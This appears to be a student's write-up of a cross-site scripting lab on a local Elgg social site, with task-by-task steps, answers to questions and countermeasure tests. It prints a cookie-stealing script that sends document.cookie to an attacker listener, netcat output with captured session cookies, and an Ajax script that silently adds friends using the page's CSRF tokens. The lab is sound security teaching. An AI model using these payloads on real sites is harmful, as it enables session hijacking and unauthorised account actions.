
2.4 Task 3: Stealing Cookies from the Victim's Machine

We only use one VM to implement this task, so the attacker's IP address is "127.0.0.1". We first start the TCP connection using the terminal command "nc -l 5555 -v". Then, we take Samy's account as an example and edit the code on the "About me" field (click "Edit HTML", which is plaintext mode). The following screenshot show this:



```
<script>
  document.write(
    '<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '>'
  );
</script>
```


We will get the Samy's cookie on the terminal (simulate hacker receiving end) when we click the "save" button. This is because the JavaScript code is executed when the web page loads. Samy's cookie is sent to 127.0.0.1:5555. We found that the Samy's cookie sent to the hacker has the same value as the cookie stored in the browser. The following screenshot show this:



```
[11/05/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 49922)
GET /?c=Elgg%3Dr5i4ueu8g3d4q5i10vdo2oivg7 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

```
r5i4ueu8g3d4q5i10vdo2oivg7 false
```

Then, we take Alice's account as the victim. We go to the Samy's profile page after logging in to Alice's account, we also get the Alice's cookie on terminal (simulate hacker receiving end). The following screenshot show this:




```
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 49950)
GET /?c=Elgg%3D44o8973ogsoa2vqr7j295erdh5 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

The above situation occurs because an HTTP GET request to the attacker's machine (127.0.0.1:5000) occurred in the <img> tag. In addition, this is a violation of the same-origin policy, so the malicious script on the web page reads the data through this page and transmits it to another page.


2.5 Task 4: Becoming the Victim's Friend

When the victim browses Samy's profile, Samy will be automatically added as a friend. Before achieving this goal, we need to understand how the "Add friend" (add Samy as friend) HTTP request works. So, I try to log in to Boby' account, and then manually add Samy as a friend to inspect how the HTTP request works. We inspect the HTTP request in the Firefox developer tool. Please check the following screenshot:




```
Request URL: http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1636094182&__elgg_token=wlw00vtYlQbTc03Ugzgf4g&__elgg_ts=1636094182&__elgg_token=wlw00vtYlQbTc03Ugzgf4g
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1
Response headers (321 B)
  Cache-Control: no-store, no-cache, must-revalidate
  Connection: Keep-Alive
  Content-Length: 364
  Content-Type: application/json;charset=utf-8
  Date: Fri, 05 Nov 2021 06:39:52 GMT
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Keep-Alive: timeout=5, max=100
  Pragma: no-cache
  Server: Apache/2.4.18 (Ubuntu)
Request headers (543 B)
  Accept: application/json, text/javascript, */*; q=0.01
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US,en;q=0.5
  Connection: keep-alive
  Cookie: Elgg=fjlh9c6e2ck47gb6f2hrg75ge0
  Host: www.xsslabelgg.com
  Referer: http://www.xsslabelgg.com/profile/samy
  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
  X-Requested-With: XMLHttpRequest
```

Because this is GET request, we find out that the URL includes some parameters. We can see that the value of friend parameter is "47", the first value and the second value of _elgg_token parameter both are "nye8FltwoAna1TVz_eaWOg", and the first value and the second value of _elgg_ts parameter both are "1636096415". The following screenshot show this:



```
Query string
  __elgg_token: {…}
    0: nye8FltwoAna1TVz_eaWOg
    1: nye8FltwoAna1TVz_eaWOg
  __elgg_ts: {…}
    0: 1636096415
    1: 1636096415
  friend: 47
```


The cookie value displayed on the Cookies tab is the person who requested to add a friend, and it is also the cookie corresponding to the victim that we will implement later. Please check the following screenshot:



```
Sta...  Meth...  Fil      Dc   Cause           Typ
200     GET      elgg.... ... stylesheet css
200     GET      add?...  ... xhr             json
```

```
Request cookies
  Elgg: fjlh9c6e2ck47gb6f2hrg75ge0
```

To determine that the value of the friend parameter 47 belongs to Samy and the source of the other two parameters, we checked the source code of Samy' profile page after Boby befriended Samy. We found that the guid value is 47 and indeed belongs to Samy. And __elgg_ts and __elgg_token parameters can also be found. Please check the following screenshot:




```
<script>
var elgg = {"config":{"lastcache":1549469404,"viewtype":"default","simplecache_enabled":1},"security":{"token":{"__elgg_t
s":1636096415,"__elgg_token":"nye8F1twoAna1TVz_eaWOg"}},"session":{"user":{"guid":45,"type":"user","subtype":"","owner_gui
d":45,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:30:09+00:00","time_updated":"2017-07-26T20:30:09+00:0
0","url":"http:\/\/www.xsslabelgg.com\/profile\/boby","name":"Boby","username":"boby","language":"en","admin":false},"toke
n":"NV7H_UH-4zqjbI_cqABnJ5"},"_data":{},"page_owner":{"guid":47,"type":"user","subtype":"","owner_guid":47,"container_gui
d":0,"site_guid":1,"time_created":"2017-07-26T20:30:59+00:00","time_updated":"2021-11-05T06:16:44+00:00","url":"http:\/\/w
ww.xsslabelgg.com\/profile\/samy","name":"Samy","username":"samy","language":"en"}};
</script>
```

Thus, we know how to make HTTP requests that add Samy as a friend to the victim's account when they go on Samy's profile. Also, we find out __elgg_ts and __elgg_token parameters which are timestamp and security token respectively, and both are included in the URL parameters. Samy's profile page send a GET request with the following URL (assume that malicious JavaScript code is already stored inside the "About me"):http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=value&__elgg_token=value


We also find out that if we have double __elgg_ts and __elgg_token parameters, it also works. Something like:
http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=value&__elgg_token=value&__elgg_ts=value&__elgg_token=value

The following is the JavaScript code for HTTP request we fill in Samy's "About me" field (click "Edit HTML", which is plaintext mode):




```
<script type="text/javascript">
  window.onload = function() {
    var Ajax = null;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencode");
```

After injecting the JavaScript code into Samy's profile and clicking the "save" button, we log in to the Admin, Alice, Boby, and Charlie accounts and browse Samy's profile respectively. Before browsing Samy's profile page, we need to make sure that the victim's friend list does not have Samy. We take Boby's friend list as an example, other victims' account are also likes this. The following screenshot shows this:



When browsing, do not click the "Add friend" button and return to the activity page. We found that these accounts were automatically added Samy as friends and became victims. Therefore, we successfully implemented the XSS attack. In addition, because the action of adding a friend is performed by Ajax, the entire action takes place in the background, and the action of adding a friend does not cause the page to refresh, so the victim is unaware of it. Please see the following screenshot:



Admin is now a friend with Samy just now

Charlie is now a friend with Samy 4 minutes ago

Boby is now a friend with Samy 4 minutes ago


Alice is now a friend with Samy 5 minutes ago

Question1: Explain the purpose of Lines 1 and 2, why are they are needed?

Ans: Line 1 is the timestamp (ts), and Line 2 is the secret token (token). To send a valid HTTP request, these two parameters included in URL is necessary. In other words, the secret token and the timestamp are attached to the request. If we don't have these two values, the server will determine that the client-side launch a CSRF (cross-site request forgery) attack and prevent doing that. Also, the request will not be considered a legitimate or trust cross-site request. Besides, the two tokens are stored in variables, and they are different for every web user. They can be found on the view-source page of the website. Two values are changed every time when a page is loaded and therefore need to be accessed by the XSS attack dynamically in order to get the correct value. The two parts, __elgg_ts and __elgg_token which are tokens used as a countermeasure against the cross-site request forgery attack. For task4, we take these two values from the JavaScript variables and store them in the parameters of the URL to be sent through Ajax in order to construct a valid GET request (valid URL).

Question 2: If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Ans: No. We will not be able to launch the XSS attack anymore if we write the malicious JavaScript code inside the Editor mode. This is because Editor mode converts some special characters to HTML entities (we also can say encodes HTML to make it not executable). For example,'<' becomes '&lt', '>' becomes '&gt'. When we implement XSS attack, we need tags such as <script></script>, but JavaScript code cannot be executed after being converted into HTML entities. The browser converts it to <script>alert('XSS')</script> and displays it. The following screenshot shows this situation, HTML entities will be showed on the "About me" field:


Samy

About me

```
<script>
    alert('XSS attack!');
</script>
```

About me


```
<p>&lt;script&gt;</p>

<p>&nbsp;&nbsp;&nbsp; alert(&#39;XSS attack!&#39;);</p>

<p>&lt;script&gt;</p>
```

For this question, if we only inject XSS attack in Editor mode, it will definitely not succeed. The reason has been explained above. We would like to add that the point outside the question is that XSS attacks cannot be defeated on the client side. Experienced hackers can fill in the malicious JavaScript code without using the field that only provides Editor mode, and they can find another way to complete this step, such as finding a suitable format and using curl command line (the concept from Dr. Wenliang Du). So, the best way to defeat the XSS attacks is on the server side.

2.6 Task 5: Countermeasures

Situation1: Activate only the HTMLawed countermeasure but not htmlspecialchars; visit any of the victim profiles and describe your observations in your report.


We first log in to Admin's account and activate only the HTMLawed plugin but not htmlspecialchars. Please check the following screenshot:


Plugins

Deactivate HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.


Deactivate User Validation by Email Simple user account validation through email.

Based on Task 1 XSS attack:
After activating the HTMLawed plugin, we need to test if this countermeasure works. So, we use the XSS attack base on the task1. We injected this JavaScript code (implement XSS attack) inside the "About me" field of Samy's profile like task1 steps:




```
<script>
  alert('XSS');
</script>
```

Then, we log in to Alice's account (one of victims) and go on Samy's profile page. We will not see any alert window pop up, but we get the data which without <script> tag. The following screenshot shows this:




We also check the source code of this page to confirm. By observing the source code of the web page, we found that HTMLawed has deleted the <script> tag. Also, this HTMLawed has converted this JavaScript code into data, so code will not be able to be executed anymore. Please check the following screenshot:



```
▾<div class="profile elgg-col-2of3 mrn">
  ▾<div class="elgg-inner clearfix h-card vcard">
    ▸<div id="profile-owner-block">⋯</div>
    ▾<div id="profile-details" class="elgg-body pll">
       <span class="hidden nickname p-nickname">samy</span>
       <h2 class="p-name fn">Samy</h2>
     ▸<p class="profile-aboutme-title">⋯</p>
     ▾<div class="profile-aboutme-contents">
       ▾<div class="elgg-output mtn">
          <p>alert('XSS attack!');</p>
        </div>
       </div>
       ::after
    </div>
```

Besides, we try to open the Firefox developer tool in order to inspect the POST request details when we click the "save" button on the edit profile page. We found that the content sent still contains the

<script> tag. Therefore, it can be judged that the <script> tag was deleted on the server side. The following screenshot shows this:

